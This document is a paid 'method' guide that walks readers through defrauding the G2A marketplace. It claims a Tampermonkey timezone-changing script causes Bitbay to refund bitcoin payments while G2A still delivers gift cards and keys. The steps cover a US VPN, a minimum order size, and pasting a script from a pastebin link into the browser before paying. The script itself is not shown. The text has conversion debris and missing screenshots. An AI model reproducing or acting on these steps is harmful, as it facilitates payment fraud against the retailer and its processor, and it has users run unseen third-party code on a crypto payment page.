September 19, 2020 - Update

Thank you for buying my G2A Method!

With this method you will be able to get anything from https://www.g2a.com/ completely for free. This exploit works for literally any product that is available for sale on G2A including: Gift-cards, Activation Keys (for games and software) and Hardware as well.

How it works?

It's really simple. We will use a Tampermonkey script which changes our browser's timezone whenever we make a new order on g2a. As soon as we get redirected to the payment page, our timezone will change - which will result in
our order getting marked as "Expired" on Bitbay's side, but NOT on g2a's side. So, if we pay for the products - our order will get processed and delivered by g2a anyway, but the money will get INSTANTLY refunded to our wallet by Bitbay

Short summary of the process:

Note: Use VPN connected anywhere in USA.

1. Install a Google Chrome extension named "Tampermonkey"
2. Install a Script that changes your browser's timezone after making an order on g2a
3. Create a new order on g2a and pay for the products by Bitcoin.
4. Claim your products. (Order will be successfully processed by g2a)
5. Wait a few minutes for a refund from Bitbay. (Bitbay is a Bitcoin payment processor for g2a. They will refund your money, because the order is marked as "Expired" on their side due to the timezone conflict.)

Important - Please read this:

Keep in mind that Bitbay will refund your "Expired" order only if it's above 0.005 BTC. Any lower amount is not prioritized and will require you to contact their support to get a refund, which will result in your request getting rejected, as they will find out that the order was processed by g2a. If you use any amount higher than 0.005 BTC, it will get automatically refunded without problems.

Basically you have to add to your cart items that are worth at least 0.005 BTC, it could be one or multiple products - doesn't matter.

There are absolutely no limits on the maximum worth. I personally purchased 5 x $100 Amazon Gift-cards in one order, and it was instantly refunded to mywallet with no issues.



Okay, let's begin!

Here are the things you need:

- at least 0.005 BTC to pay for the orders 50$ - 60$ minimum purchase.

- Google Chrome browser

https://chrome.google.com/webstore/detail/tampermonkey/dhdgffkkebhmkfjojejmpbldmpobfkfo?hl=en



If the link is no longer working, simply google for Tampermonkey and you will find it

- a script that changed your Timezone. You can copy it from this link:



https://pastebin.com/raw/vAdr1wkd

Step 1. Add Tampermonkey extension to your browser. (Link above)
Step 2. Click on Tampermonkey's icon at the top-right side of your browser, and click "Create a new script."

Remove Watermark Now



Step 3. Remove any preset code so you can have a clean page just like on the screenshot:



https://pastebin.com/raw/vAdr1wkd

Step 4. Copy the script from this link:



and paste it in the Editor from Step 3



Step 5. Go to “File” and click “Save”.



Step 6. Make sure that your script is Enabled. It should look just like on this screenshot:



Step 7. Go to https://www.g2a.com/ and add some products to your cart. I will purchase a $100 Amazon/ Any Gift-card.



Insert your e-mail address and click “Continue to payment”.



Step 8. As soon as the payment page starts to load, you should see this message. Simply press “OK” to continue.

Step 9. Now choose "Bitbay" (Bitcoin).





and click "Pay with Bitbay"

Step 10. Simply pay for the products by sending the exact Bitcoin amount to the BTC address displayed in your order.



NOTE. Don't use QR scan because some time properly not work with scanner.



...and wait for 3 confirmations. As soon as your transaction gets 3 confirmations in blockchain (shouldn't take longer than 30 minutes), you will receive an e-mail from g2a with your purchased product(s).



Step 11. Now go back to the page with your Invoice. You will see this message:

It usually takes from 1 to 5 minutes to get your money refunded by Bitbay.

I sent a payment at 2:39PM, and my money was refunded 14 minutes later. And this is what I got on my e-mail :-)
